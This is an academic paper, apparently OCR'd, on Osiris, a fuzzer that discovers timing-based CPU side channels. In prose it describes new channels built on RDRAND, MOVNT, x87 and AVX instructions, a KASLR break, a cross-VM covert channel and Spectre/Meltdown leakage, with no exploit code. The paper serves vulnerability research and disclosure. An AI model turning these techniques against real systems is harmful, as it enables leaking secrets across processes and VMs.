Automation attempts, therefore, have focused on particular types of side channels so far. With Covert Shotgun and AB-Synthe, Fogh [27] and Gras et al. [30], respectively, automated the discovery of contention-based side channels. Their tools identified several side effects of instructions when run simultaneously on the two logical cores, *i.e.*, hyperthreads, of a physical CPU core. However, their approach does not generalize beyond contention-based side channels. Moghimi et al. [65]

considered the sub-field of microarchitectural data-sampling (MDS) attacks. Their tool, Transynther, combines and mutates building blocks of existing MDS attacks to find new attack *variants*. However, they do not try to find new classes of side channels, and only focus on cache-based covert channels.

In this paper, we present a generic approach to automatically detect timing-based side channels that do not rely on contention. We introduce a notation for side channels that allows representing side channels as triples of instruction sequences: one that resets the inner CPU state (*reset sequence*), one that triggers a state change (*trigger sequence*), and one that leaks the inner state (*measurement sequence*). Based on this notation, we introduce Osiris, an automated tool to identify such instruction-sequence triples. Osiris relies on fuzzing-like techniques to combine instructions of the targeted instruction-set architecture (ISA) and analyzes whether the generated triple forms a side channel. Osiris supports an efficient search scheme which can cope with side effects between different fuzzing iterations, a challenging phenomenon that is not present in most other fuzzing domains.

In contrast to CPU instruction fuzzing [20], Osiris does not search for undocumented instructions but instead relies on a machine-readable ISA specification. Such a specification exists for x86 [1] and ARMv8 [8]. As these specifications contain all ISA extensions as well, Osiris first reduces the candidate set to instructions that can be executed as an unprivileged user on the target CPU. From this candidate set, Osiris combines instructions and tests whether they can be used as a covert channel. In such a case, the found triple is reported as a covert channel, and thus also as a potential side channel. The current proof-of-concept implementation of Osiris is limited to finding timing-based single-instruction side channels in an unguided manner. However, even such a simple setup involves many challenges that require a careful design to enable finding interesting sequence triples.

We ran Osiris for over 500 hours on 5 different Intel and AMD CPUs with microarchitectures from 2013 to 2019. Osiris found both existing and novel side channels. The existing side channels include Flush+Reload [101], and the `AVX2` side channel described by Schwarz et al. [84]. Moreover, Osiris discovered four new side channels using the `RDRAND` and `MOVNT` instructions, as well as in the x87 floating-point and AVX vector extensions.

In three case studies, we demonstrate that these newly identified side channels enable powerful attacks. Based on the findings of non-temporal moves (`MOVNT`), we show FlushConflict, a microarchitectural kernel-level ASLR (KASLR) break that is not mitigated by any of the hardware fixes deployed in recent microarchitectures. We successfully evaluate FlushConflict on the new Intel Ice Lake and Comet Lake microarchitectures, where the performance is on par with previous microarchitectural KASLR breaks from which almost all stopped working on the newest microarchitectures. Furthermore, with the detected side-channel leakage of `RDRAND`, we show that we can build a fast and reliable cross-core covert channel that is also applicable to the cloud. Our cross-core covert channel can transmit 95.2 bit/s across virtual machines on the AWS cloud. We use these side channels as a covert channel in a Spectre and in a Meltdown attack to leak on average 7.83 B in one transient window.

In addition to the practical evaluation of the side channels, we demonstrate that our new primitives can evade detection via performance counters [19, 40, 48, 72], and even undermine the security of state-of-the-art proposals for secure caches [59, 76, 97]. Thus, this paper shows that side channels are quite versatile, making it hard to build robust detection methods that cover all possible side channels. We stress that it is important to build automated tooling for analyzing the attack surface to design more effective countermeasures in the future. Osiris is a first step, and even when limiting ourselves to single-instruction sequences, we show that many unknown side channels can be uncovered automatically.

To summarize, we make the following contributions:

1. We introduce an approach to automatically find timing-based microarchitectural side channels that follow a generic instruction-sequence-triple notation and develop a prototype implementation[1] for it.
2. We discover 4 new side channels on Intel and AMD CPUs.
3. We present FlushConflict, a microarchitectural KASLR break that works on the newest Intel microarchitectures, and a noise-resistant cross-core cross-VM covert channel that does not rely on the memory subsystem.
4. We analyze existing side-channel detection and prevention methods and show that they are flawed with respect to our newly discovered side channels.

Responsible Disclosure. We disclosed our findings to Intel on January 19, 2021, and they acknowledged our findings on January 22, 2021. Moreover, we disclosed the cross-core covert channel to AMD on February 5, 2021.

2 Background

In this section, we provide background for this work.

2.1 Microarchitecture

The microarchitecture refers to the actual implementation of an ISA. Typically, the microarchitecture is not fully documented, as it is transparent to the programmer. Hence, performance optimizations are often implemented transparently in the microarchitecture. As a result of the optimizations and the abstraction, there is often unintended leakage of metadata, which can be exploited in so-called microarchitectural attacks. The most prominent microarchitectural attacks are cache-based side channels [31, 37, 101] and transient-execution attacks [50, 57, 79].

[1] Osiris's source is available at https://github.com/cispa/osiris

2.2 Side- and Covert Channels

Information is transmitted through so-called *channels*. These channels are often intended to exchange information between two entities, e.g., network or inter-thread communication. Nevertheless, some channels are unintended by the designers, e.g., power consumption or response time. Attackers can use unintended channels to transmit information between two attacker-controlled entities. We refer to such a channel as a *covert channel*. Moreover, attackers can abuse the channel to infer inaccessible data if a victim unknowingly is the sending end. In this case, the channel is called a *side channel*.

Both side and covert channels exist in modern microarchitectures [28]. CPU caches are probably the most popular microarchitectural components that can be abused for side or covert channels [35, 37, 69, 101]. As CPU caches are shared among different threads and even across CPU cores, adversaries can abuse them in a wide range of attack scenarios [36, 53, 57, 60, 64, 68].

2.3 Transient Execution Attacks

As modern CPUs follow a pipeline approach, instructions might be executed out of order and are only committed to the architectural level in the correct order. To avoid stalling the pipeline, the processor continues precomputing even when a branch value or a jump target is unavailable, e.g., due to a cache miss. This is enabled through several prediction mechanisms that allow speculatively executing instructions. When the branch target is evaluated, speculatively executed instructions are allowed to retire only in the case of correct prediction. Otherwise, the speculatively executed instructions are squashed. Instructions that are not retired but leave microarchitectural traces are called transient instructions [17, 46, 57].

Spectre [50] is one class of transient-execution attacks exploiting speculative execution. By mistraining a branch predictor, an attacker can influence the transient control flow of a victim application. In the transient control flow, an attacker typically tries to encode application secrets into the microarchitectural state. Using a side channel, this encoded information is later transferred to the architectural state. Meltdown [57] is another class of transient-execution attacks, exploiting the lazy handling of exceptions. On affected CPUs, inaccessible data is forwarded transiently before the exception is handled. Transient execution attacks commonly use the cache to encode leaked secrets [17, 50, 52, 57, 61] but can also use other side channels [12, 56, 80, 84].

2.4 Fuzzing

Fuzzing is a software testing technique that aims at finding bugs in software applications [9, 18, 73, 78, 88]. A fuzzer typically generates a large number of test inputs and monitors software execution over these inputs to detect faulty behavior. Due to the huge input space, fuzzers typically search for inputs with a high probability of triggering a bug while avoiding uninteresting input. Fuzzers usually follow one of two different approaches for generating input [9, 13]. Mutation-based fuzzers usually start with an initial set of inputs (seeds), then generate further test input by applying mutations, e.g., splicing or bit flipping [9, 21, 41]. Grammar-based fuzzers exploit existing input specifications to generate a model of the expected input format. Based on this model, the fuzzer efficiently generates accepted input [13, 38, 70]. Moreover, fuzzing approaches can be clustered in two classes based on how they generate new or mutated input. While blind fuzzing randomly generates input based on a grammar of predefined mutations [21, 39], guided fuzzing uses the current execution to guide the generation of new input. These techniques aim to maximize a given metric [9, 18, 73, 103].

Most research efforts on fuzzing target software applications. Nonetheless, hardware fuzzing is becoming increasingly popular [20, 30, 65]. Sandsifter [20] presents a search algorithm that allows efficiently finding undocumented x86 instructions. It applies byte-code mutation to generate new instructions and checks whether the processor can decode the generated instructions. ABSynthe [30] allows automatically synthesizing a contention-based side channel for a target program. It uses fuzzing to find instruction sequences that generate distinguishable contention on secret-dependent code execution. Mutation parameters in ABSynthe include instruction building blocks, repetition number, and use of memory barrier. Hardware fuzzing has also been utilized to improve existing Meltdown attacks [100] or find new variants of these attacks [65], automate the search for Spectre gadgets [90], and identify cross-core transient-execution attacks [77].

3 High-level Overview of Osiris

In this section, we introduce a notation that captures timing-based side channels based on *instruction-sequence triples* (Section 3.1) before we describe the design of Osiris. Side channels not exploitable via timing differences are out of scope for Osiris. We discuss challenges when using this new notation to find side channels (Section 3.2). Finally, we showcase the big picture of our fuzzing framework (Section 3.3).

3.1 Side-Channel Notation

For detecting side channels, we first focus on detecting covert channels, as every side channel can also be used as a covert channel. Regardless whether timing-based covert channels are used as side channels or as covert channels in transient-execution attacks, they follow these three steps:

(1) In the first step, the attacker brings a microarchitectural component, abused by the attack, into a known state. For example, the attacker might flush or evict a cache line (e.g., Flush+Reload, Prime+Probe, Evict+Reload) or power down the `AVX2` unit. We call this known state the *reset state* (S_0).

Table 1: Existing timing-based side channels mapped to sequence triples and whether our approach can find it (●) or cannot find it (○). Reasons for failure are that multiple instructions are required (), side channel only works across hardware threads (), or specific operands are required (#).

Side channel	Seq_{reset}	$Seq_{trigger}$	$Seq_{measure}$	Osiris	Reason
AVX [84]	sleep	AVX2 instr.	AVX2 instr.	●	
Flush+Reload [101]	CLFLUSH	mem. access	mem. access	●	
Flush+Flush [35]	CLFLUSH	mem. access	CLFLUSH	●	
Flush+Prefetch [33]	CLFLUSH	mem. access	PREFETCH	●	
BranchScope [25]	cond. jump	cond. jump	cond. jump	●	
Evict+Reload [74]	mem. accesses	mem. access	mem. access	○	, (#)
Evict+Time [69]	mem. accesses	mem. access	mem. access	○	, (#)
Prime+Probe [74]	mem. accesses	mem. access	mem. accesses	○	, #
Reload+Refresh [14]	mem. accesses	mem. access	mem. accesses	○	, #
Collide+Probe [56]	mem. access	mem. access	mem. access	○	#
DRAMA [75]	mem. access	mem. access	mem. access	○	#
Port contention [7]	sleep	execute	execute (same HT)	○	




Figure 1: State machine representing different microarchitectural states and transitions between them.

We call a sequence of instructions that causes a transition to S_0 a *reset sequence* (Seq_{reset}).

(2) In the second step, the victim (or the sending end) changes the state of the abused microarchitectural component based on a secret. The victim might cache a value depending on the secret, or power up the AVX2 unit by executing an AVX2 instruction. We call the new state the *trigger state* (S_1). We call a sequence of instructions causing a transition to S_1 a *trigger sequence* ($Seq_{trigger}$).

(3) Finally, the attacker tries to extract the secret value by checking whether the abused component is in the reset state S_0 or the trigger state S_1. This is typically done by measuring the execution time of a particular instruction sequence, which we call the *measurement sequence* ($Seq_{measure}$). The measurement sequence may—in fact, typically *does*—have side effects beyond measuring, *i.e.*, it also influences the state.

Table 1 shows examples of these three instruction sequences for several known side channels. For example, Flush+Reload uses CLFLUSH as the reset, and memory accesses (e.g., via MOV) as trigger and measurement sequences. The careful reader will notice that existing side channels often do not require instruction *sequences*, but just a single instruction per step—a simplification that we will leverage ourselves later.

Figure 1 shows a state machine representing the relation between the three steps of an attack and the different microarchitectural states of the abused component. These two states could represent an abstraction over possibly more complex states of the component, e.g., different cache levels. However, to mount a side-channel attack, it is sufficient to distinguish and transit between two states only.

3.2 Challenges of Side-Channel Fuzzing

Based on this notation, we design Osiris, a fuzzer that aims to automatically find new microarchitectural side channels. The overall idea is to generate inputs, *i.e.*, instruction-sequence triples, and then detect whether such a triple forms a side channel. For this, Osiris executes a triple and measures the execution time of the measurement sequence. At an abstract level, we compare timings *with* and *without* prior execution of the trigger sequence. Large timing differences hint at side channels. While the overall idea is intuitive, several challenges complicate the search:

Unknown Sequences. First, as we aim for *novel* side channels, we cannot assume *a priori* knowledge of valid reset, trigger, or measurement sequences. This poses a significant challenge to fuzzing, as we have to fuzz all three inputs without knowing their relations. We are unaware whether an instruction sequence actually is a reset, trigger, or measure sequence. Even if we find a sequence (e.g., a trigger), we do not know which counterparts are required for the other two sequences (e.g., corresponding reset and measurement sequences).

Unknown Side Effects. Second, sequences on their own may have undesired side effects, such as measurement sequences that change the state. For example, memory accesses within the measurement sequence do not only passively observe the memory access time, but they also change the cache state. This implies that our state diagram becomes more complex, as measurement sequences may in fact act as triggers themselves. If we had a valid reset sequence, this would not be a problem, as we could revert this change. However, as mentioned above, we do not know the corresponding reset sequence, and therefore have to mitigate this problem conceptually.

Dirty State. Third, in the interest of efficiency, we want to fuzz as fast as possible. This, unfortunately, means that a subsequent sequence triple may inherit a dirty, non-pristine state from its successor. For example, if the first triple contains a memory access, the triple executed after that likely inherits the cache state. In other words, we cannot assume that sequence triples run in isolation. They do affect each other.

Generality. Fourth, we want to be as generic as possible and cover the entire instruction set of a given ISA. That is, instead of testing just a few popular instructions, we would like to explore the entire range of instructions and their combinations. To this end, we not only require knowledge of all instructions but also a semantic understanding of an instruction's syntax, such as its operands and their types.

Indistinguishability. Finally, executing similar instructions inevitably leads to similar, if not indistinguishable[2], side-channel candidates. In fact, we create thousands of sequence

[2] Indistinguishable side channels are those which lead to the same attacker observation on system states.

triples, many of which are close to each other. For example, with reference to known side channels, dozens of instructions use vector operations to power up the AVX unit. However, regardless of which instruction is executed, more or less the same side channel is found. Section 4 elaborates on how we solved these challenges for Osiris.

3.3 Big Picture

Figure 2 shows the big picture of Osiris, a fuzzer that tackles these challenges. In step (1), the *code generation stage*, we fuzz potential instruction sequences, *i.e.*, triples of $\mathsf{Seq}_{\mathsf{reset}}$, $\mathsf{Seq}_{\mathsf{trigger}}$, and $\mathsf{Seq}_{\mathsf{measure}}$. These sequences are generated from a machine-readable specification of the targeted architectures. The generated triples are then forwarded to step (2), the *code execution stage*. Here, the generated triples are executed in a special order (at least) twice—once including the trigger (*hot path*), and once without (*cold path*). We time the measurement sequence ($\mathsf{Seq}_{\mathsf{measure}}$) of both paths to see if the trigger sequence ($\mathsf{Seq}_{\mathsf{trigger}}$) causes timing differences. The timing difference is then processed in step (3). This *result confirmation stage* interprets a large timing difference as the first indicator of whether a given triple constitutes a side channel candidate. On top of this, to address many of the problems as mentioned earlier, there are additional validation routines that sort out actual side channels from wrong candidates. For example, we check whether (i) the reset sequence has any effect at all to exclude a bad triple combination, and (ii) a different fuzzing order confirms the result. Finally, in step (4), we feed the list of confirmed side channels to the *clustering stage*. This step clusters similar, indistinguishable side channels, to ease further analyses of the side channels.

4 Design and Implementation

Next, we discuss the implementation of Osiris for the x86 ISA and how we solved the challenges enumerated in Section 3.2. While we chose to implement and evaluate our fuzzer on this architecture, the overall design is equally applicable to processors that use a different instruction set, e.g., ARM processors. In the following, we present the implementation details for the four stages outlined in Figure 2.

4.1 Code Generation Stage

The goal of the code generation stage is to produce triples of assembly instruction sequences (a reset sequence $\mathsf{Seq}_{\mathsf{reset}}$, a trigger sequence $\mathsf{Seq}_{\mathsf{trigger}}$, and a measurement sequence $\mathsf{Seq}_{\mathsf{measure}}$). Since we are not aware of a clear feedback mechanism that can guide the creation of sequence triples, we opted for the creation of random x86 instructions. To bootstrap the code generation, we employ a grammar based on a machine-readable specification of x86 instructions. The code generation involves two phases: (1) an offline phase where all supported instruction sequences are generated, and (2) an online phase performing the creation of triples. The offline phase is executed once for each ISA and consists of instruction creation and machine-code file generation. The online phase is executed repeatedly for each run of the fuzzing process.

Table 2: Faulting instructions on Intel Core i7-9750H.

Signal	Number of Occurrences
Segmentation fault (*SIGSEGV*)	118
Floating-point exception (*SIGFPE*)	22
Illegal instruction (*SIGILL*)	10 508
Debug instruction (*SIGTRAP*)	1

4.1.1 Offline Phase

The output of the offline phase is an assembly file containing all possible instruction variants for the target ISA. This file is generated once and reduces the overhead required for generating and assembling instructions during runtime.

Generation of Raw Instructions. The first task is the generation of all valid x86 instructions. To achieve this, we leverage a machine-readable x86 instruction variant list from uops.info [1]. This list extends Intel's XED iForm[3] with additional attributes, e.g., effective operand size, resulting in a large number of instruction variants per instruction. For example, this list provides 35 variants for the mnemonic `MOV` and 26 variants for the mnemonic `XOR`, summing up to 14 039 x86 instruction variants overall. The list also contains comprehensive information about each instruction variant, e.g., extension or category, that we later use for the clustering.

Creation of the Machine Code. The second task is assembling the instructions to machine code. We try to reduce the number of instructions by treating all registers as equivalent, *i.e.*, Osiris does not generate the instruction with all possible register combinations. Osiris, w.l.o.g, relies on a fixed set of registers as operands for each instruction. We also exclude instructions that change the control flow (e.g., `RET`, `JMP`) as they may lead to an irrecoverable state. As branches have been studied extensively for microarchitectural attacks [3, 4, 6, 23–25, 50, 54], we do not assume that Osiris would find any new side channels for these instructions. Finally, we add a pseudo-instruction that allows idling the CPU for a certain period of time. This instruction is required to reset components that are based on power-saving features of the CPU, e.g., the `AVX2` SIMD unit. For each assembled instruction, the file also stores a set of attributes, e.g., the ISA extension or instruction category, that are used in the clustering phase.

[3] https://intelxed.github.io/ref-manual/xed-iform-enum_8h.html




Figure 2: Overview of Osiris. The offline phase extracts available instructions from a machine-readable ISA description. The first phase generates sequence triples from these instructions. The execution phase measures their execution times and forwards triples with timing differences to the confirmation phase. If the timing difference persists on randomized execution of the triple, it is considered a side channel and forwarded to the clustering phase, which categorizes the triple and creates the final report.

4.1.2 Online Phase

When starting Osiris on a machine, the online phase first removes instructions that are not supported on the microarchitecture, and then generates all possible sequence triples.

Cleanup of Machine-Code File. The first task is the cleanup of the machine-code file generated in the offline phase. This is required since the generated machine-code file contains instruction variants for the entire x86 ISA, including all extensions. Hence, it contains a significant number of illegal instructions for a given microarchitecture. Moreover, the file may also include instructions that generate faults when executed by our framework, e.g., privileged instructions. The cleanup process is done by executing all instructions once and maintaining a list of all the instructions that terminated normally. This process reduces the number of instructions in the machine-code file considerably. For example, the number of user-executable instructions for an Intel Core i7-9750H is 3390, *i.e.*, 24.1 % of the instruction variants initially generated in the offline phase. Table 2 shows the distribution of faults generated in the cleanup process for this processor. The majority of the faults (98.7 %) are illegal-instruction faults, *i.e.*, the instruction is not supported at all or not in user space.

Generation of Sequence Triples. The second task is the generation of sequence triples from the list of executable instructions that are forwarded to the code execution stage. We exploit three observations that allow reducing the complexity of this task as well as the overhead of the fuzzing process:

1. Most existing non-eviction-based side channels require only one instruction in each of the sequences.
2. Idling the processor is used only as a reset sequence.
3. Trigger and measurement sequences may be formed of exactly the same instruction.

Consequently, in our implementation, the triples are generated by considering all possible combinations of single instructions, where the sleep pseudo-instruction is only used as a reset sequence. While our framework is easily extensible to support multi-instruction sequences, the search space quickly explodes—a topic we thus leave open to future work.

4.2 Code Execution Stage

The goal of the code execution stage is to execute generated input triples and analyze their outcome, *i.e.*, determine whether an executed triple forms a side channel.

Environment. The triple is executed within the process of Osiris to not suffer from the additional overhead of process creation. To reduce external influences, such as interrupts, Osiris relies on the operating system to reduce any noise. First, the operating system ensures that there are no core transitions that influence the measurement by pinning the execution of the triple to a dedicated CPU core. Additionally, this entire physical core is isolated to ensure that the code is unlikely to be interrupted, e.g., by the scheduler or hardware interrupts.

Setup. To measure the execution time of a triple, it is placed on a dedicated page in the address space between a special prolog and epilog. The prolog is responsible for saving all callee-saved registers according to the x86-64 System V ABI 2. The prolog furthermore ensures that the triple has one page of scratch space on the stack. Thus, there is no corruption if any of the instructions in the triple modifies the stack, e.g., the `POP` instruction. Furthermore, the prolog initializes all registers that are used as memory operands to the address of a zero-initialized writable data page. This prevents corrupting the memory of Osiris and ensures that executed instructions access the same memory page. Note that the zero-filled page is always the same, and the framework resets this page for every tested triple. The epilog is responsible for restoring the registers and the stack state, ensuring that any architectural change is reverted. Moreover, signal handlers are registered for all possible signals that can arise from executing an instruction, e.g., SIGSEGV. These handlers abort the execution of the current triple and restore a clean state for Osiris. Finally, we abstain from parallelization, as this could lead to unexpected interferences in shared CPU resources.

Measurement. Once the triple is prepared, Osiris executes the generated sequence twice, once with the trigger sequence $\mathsf{Seq}_{\mathsf{trigger}}$ (hot path) and once without (cold path), as illustrated in Figure 3. In both cases, the execution time of the measurement sequence $\mathsf{Seq}_{\mathsf{measure}}$ is measured. This code aims to detect the existence of a side channel by observing




Figure 3: The execution stage receives the triple and executes $\mathsf{Seq}_{\mathsf{measure}}$ (cold path) and $\mathsf{Seq}_{\mathsf{trigger}}$, $\mathsf{Seq}_{\mathsf{measure}}$ (hot path) after $\mathsf{Seq}_{\mathsf{reset}}$. Timing differences for the two paths are reported.

timing differences in the measurement instruction, depending on whether or not a trigger was used. A significant difference between the two measurements indicates a candidate side channel that is then forwarded to the confirmation stage. To ensure precise time measurement and no unintentional dependency on the timing measurement itself, we add serializing and memory-ordering instructions around the measured code.

4.3 Result Confirmation Stage

The goal of the confirmation stage is to validate if a triple reported by the execution stage is an exploitable side channel. To confirm or refute these candidates, Osiris further analyzes the identified triples to rule out other side effects that could have led to the detected timing difference. Such side effects include unreliable reset sequences or a dirty state caused by previous execution (cf. Section 3.2). To eliminate non-promising candidates, we foresee the following mechanisms.

Repeated Execution. External factors, such as power-state changes or interrupts, can induce timing differences. To rule out such cases, Osiris executes the hot path and the cold path (cf. Section 3.3) over a predefined number of runs to compare the median of the timings for the two cases. In particular, this check is passed if the difference between the two medians is greater than a predefined threshold. The number of measurements is a parameter that allows setting a tradeoff between precision and runtime. While a high number of repetitions takes longer, it increases the confidence in the result, as external influences are statistically independent and thus average out. Too few repetitions reduce the confidence in the accuracy of the reported results, leading to false positives.

Non-Functional Reset Sequences. The initially observed timing difference may result from different sequence combinations leading to the desired state without actually performing the required transition. For example, consider a faulty reset sequence $\mathsf{Seq}_{\mathsf{reset}}$ that does not reset the state to S_0. A timing difference would still be detected by the first check if the test started in a state S_0. To ensure the correct functionality of $\mathsf{Seq}_{\mathsf{reset}}$, Osiris measures the execution time of $\mathsf{Seq}_{\mathsf{measure}}$ after the execution of $\mathsf{Seq}_{\mathsf{reset}}$. It then measures the timing after the execution of $\mathsf{Seq}_{\mathsf{trigger}}$ followed by $\mathsf{Seq}_{\mathsf{reset}}$. A negligible difference between the two measurements indicates that $\mathsf{Seq}_{\mathsf{reset}}$ actually resets the state to S_0 when triggered to S_1 by $\mathsf{Seq}_{\mathsf{trigger}}$. The check also implies that the state change observed in the first check must be caused by executing $\mathsf{Seq}_{\mathsf{trigger}}$. Consequently, the input formed of the sequence triple allows reaching the target, *i.e.*, it represents a potential side-channel.

Triple Reordering. Osiris executes all generated triples shortly after another. We may therefore experience undesired edge cases caused by dirty microarchitectural states and side effects caused by prior executions. We therefore test each sequence multiple times (twice in our evaluation), each time randomizing the order in which we test the fuzzed triples. We then ignore triples that do show discontinuous behavior in all tested permutations. This reordering ensures that we have a negligible probability that two given sequence triples are executed directly after each other in both runs, hence lowering the chances of repetitive dirty states being carried over.

Applicability in Transient Execution. Osiris also allows detecting whether a side channel can be used as covert channels for transient-execution attacks. To test the transient behavior of the side channel, Osiris executes $\mathsf{Seq}_{\mathsf{trigger}}$ speculatively using Retpoline as shown in previous work [87, 98]. We opted for this variant as it has a perfect misspeculation rate requiring no mistraining of any branch predictors [98]. Osiris allows to optionally enable this behavior in the confirmation stage.

4.4 Clustering Stage

Different sequence triples can lead to the detection of the same side channel. For example, for cache-based side channels, every instruction that accesses a memory address can act both as trigger and as measurement sequence. Due to the CISC nature of x86, many instructions explicitly (e.g., `ADD`) or implicitly (e.g., `PUSH`) access memory. Additionally, every instruction that flushes this address acts as a reset sequence. Similarly, in the `AVX2` side channel, different `AVX2` instructions can act both as trigger and as measurement sequence.

In the clustering stage, Osiris aims at clustering the input forwarded from the code execution stage into groups that represent different side channels. To achieve this, we can base our clustering on various properties of the involved instruction sequences. Examples of instruction properties include the instruction's extension, memory behavior, and the general instruction category (e.g., arithmetic or logical). Additionally, our tests showed that the timing difference tends to be an important clustering property. This procedure assumes that similar side channels show similarities in the properties of the corresponding instructions. We identify two categories of properties that can be used for clustering, as outlined next.

Static Properties. Triples can be classified based on properties of the contained instructions, such as the instruction category (e.g., *arithmetic* or *logical*) or the instruction extension (e.g., `AVX2` or `x87-FPU`). As this information is propagated from the instructions to the clustering phase, Osiris fundamen-

tally relies on this information for clustering. The clustering stage clusters the reported triples based on the instruction set extension of $\mathsf{Seq}_{\mathsf{trigger}}$ and $\mathsf{Seq}_{\mathsf{measure}}$. The intuition behind this clustering is that instruction-set extensions are strong indicators for the underlying microarchitectural root cause. Although this process cannot remove all duplicates, it significantly reduces the number of reported triples, thus, facilitating further analysis of the side channels.

Dynamic Properties. In addition to the static properties of instructions, it is also possible to cluster triples based on their dynamic effects. One of the dynamic properties Osiris supports for clustering is the observed timing difference. If multiple triples lead to the same timing difference, the root cause is likely the same, *i.e.*, access-time differences when accessing cached and uncached memory. Additionally, the clustering stage may cluster the triples based on their cache behavior. As shown by Moghimi et al. [65], performance counters can be used for clustering triples. By executing triples while recording performance counters, it is possible to dynamically observe which parts of the microarchitecture are active. This can also help to identify the root cause easier.

5 Results

In this section, we evaluate the design choices of Osiris based on the prototype implementation described in Section 4.

5.1 Evaluation Setup

We perform the fuzzing on 5 different CPUs and evaluate the case studies based on our results on a more extensive set of CPUs (cf. Table 4 and Table 5). We use a laptop with an Intel Core i7-9750H (Coffee Lake), and 4 desktop machines with an Intel Core i7-9700K (Coffee Lake), Intel Core i5-4690 (Haswell), AMD Ryzen 5 2500U (Zen), and AMD Ryzen 5 3550H (Zen+). All systems run Ubuntu or Arch Linux.

5.2 Performance

Before demonstrating Osiris's ability to find side channels, we evaluate its performance, *i.e.*, the number of triples tested per second. To measure this throughput, we first use the same instruction sequence for $\mathsf{Seq}_{\mathsf{trigger}}$ and $\mathsf{Seq}_{\mathsf{measure}}$. For the first measurement, we exclude the pseudo sleep instruction, as it—by construction—biases the code execution time. We only report the throughput for the oldest processor, *i.e.*, the Intel Core i5-4690. For this microarchitecture, there are 3377 instructions (after cleanup), leading to a total of 3377^2 = 11 404 129 sequence triples. A full fuzzing run terminated in just 41 s, resulting in a throughput of 278 149 triples per second. To identify the bottleneck of our framework, we increased the number of repetitions of each triple from 1 to 10, *i.e.*, executed more code. In this experiment, the fuzzer took 127 s to complete (89 796 triples per second), resulting in a runtime increase by factor 3 only.

When including the pseudo sleep instruction, the overall runtime grows to 56 s and 271 s for 1 and 10 repetitions, respectively. That is, the throughput reduces to 202 370 triples per second (or 42 044 for 10 repetitions). This is a 37 % slowdown compared to the first run that excluded sleeping. Intuitively, sleeps imply that the fuzzer spends more time executing code. This explains the stronger impact of the actual code execution on the overall throughput compared to code generation. Increasing the number of repetitions by 10x, therefore, decreases the number of tested triples by a factor of 4.8. For the actual fuzzing run, $\mathsf{Seq}_{\mathsf{trigger}}$ and $\mathsf{Seq}_{\mathsf{measure}}$ are different. Hence, the number of sequence triples increases to 3377^3 = 38 511 743 633, leading to a runtime of nearly 5 days.

5.3 Clustering


On the tested microarchitectures, Osiris successfully clustered the reported instances into fewer than 30 clusters. On the Intel i7-9750H, the 68 597 reported side channels were first clustered into 186 clusters. To further reduce the number of clusters caused by one side-channel variant, Osiris also provides the clustering based only on $\mathsf{Seq}_{\mathsf{trigger}}$ and $\mathsf{Seq}_{\mathsf{measure}}$, as these sequences contain the instructions causing the leakage. Based on these two sequences, the number of clusters is only 16. Table 7 (Appendix A) shows the numbers for other CPUs.

5.4 Rediscovering Known Side Channels

A typical test for software fuzzer is the rediscovery of old bugs, e.g., by searching for vulnerabilities in poorly tested software, checking for well-known CVEs, or uncovering bugs reported by prior work. Osiris also rediscovered two well-known side channels, Flush+Reload [101] and the `AVX2`-based side channel [84], as described in the following. Section 7 discusses some of the known side channels Osiris did not rediscover and provides the reason for that.

Flush+Reload-Based Side Channel. Osiris detects a total of 18 799 triples that can be classified as a variant of Flush+Reload. These triples have in common that $\mathsf{Seq}_{\mathsf{reset}}$ is in either `CLFLUSH` or `CLFLUSHOPT`, and $\mathsf{Seq}_{\mathsf{trigger}}$ is some kind of memory load. Interestingly, we also found a new variant of Flush+Reload that uses `MOVNTDQ` as $\mathsf{Seq}_{\mathsf{reset}}$. This store instruction with a non-temporal hint also evicts the accessed memory address from the cache [43].

Arguably, in a practical attack, this is not very useful, as writable shared memory is typically not a target for Flush+Reload. However, in the case of transient-execution attacks, where an attacker often uses Flush+Reload as a covert channel to transfer the leaked data from the microarchitectural domain to the architectural domain, this alternative flushing method is indeed useful. In Section 6.1, we show that the MOVNT-based Flush+Reload can increase the leakage from 3 to 7.83 bytes



(a) RDRAND (b) XSAVE (c) MMX (d) AVX2 (e) AVX2-x87-FPU

Figure 4: Histograms of $\text{Seq}_{\text{measure}}$ execution time depending on whether $\text{Seq}_{\text{trigger}}$ was executed (solid blue) or not (dashed red).

per transient window for Meltdown-type attacks, reducing the impact of the Flush+Reload part that is often the bottleneck.

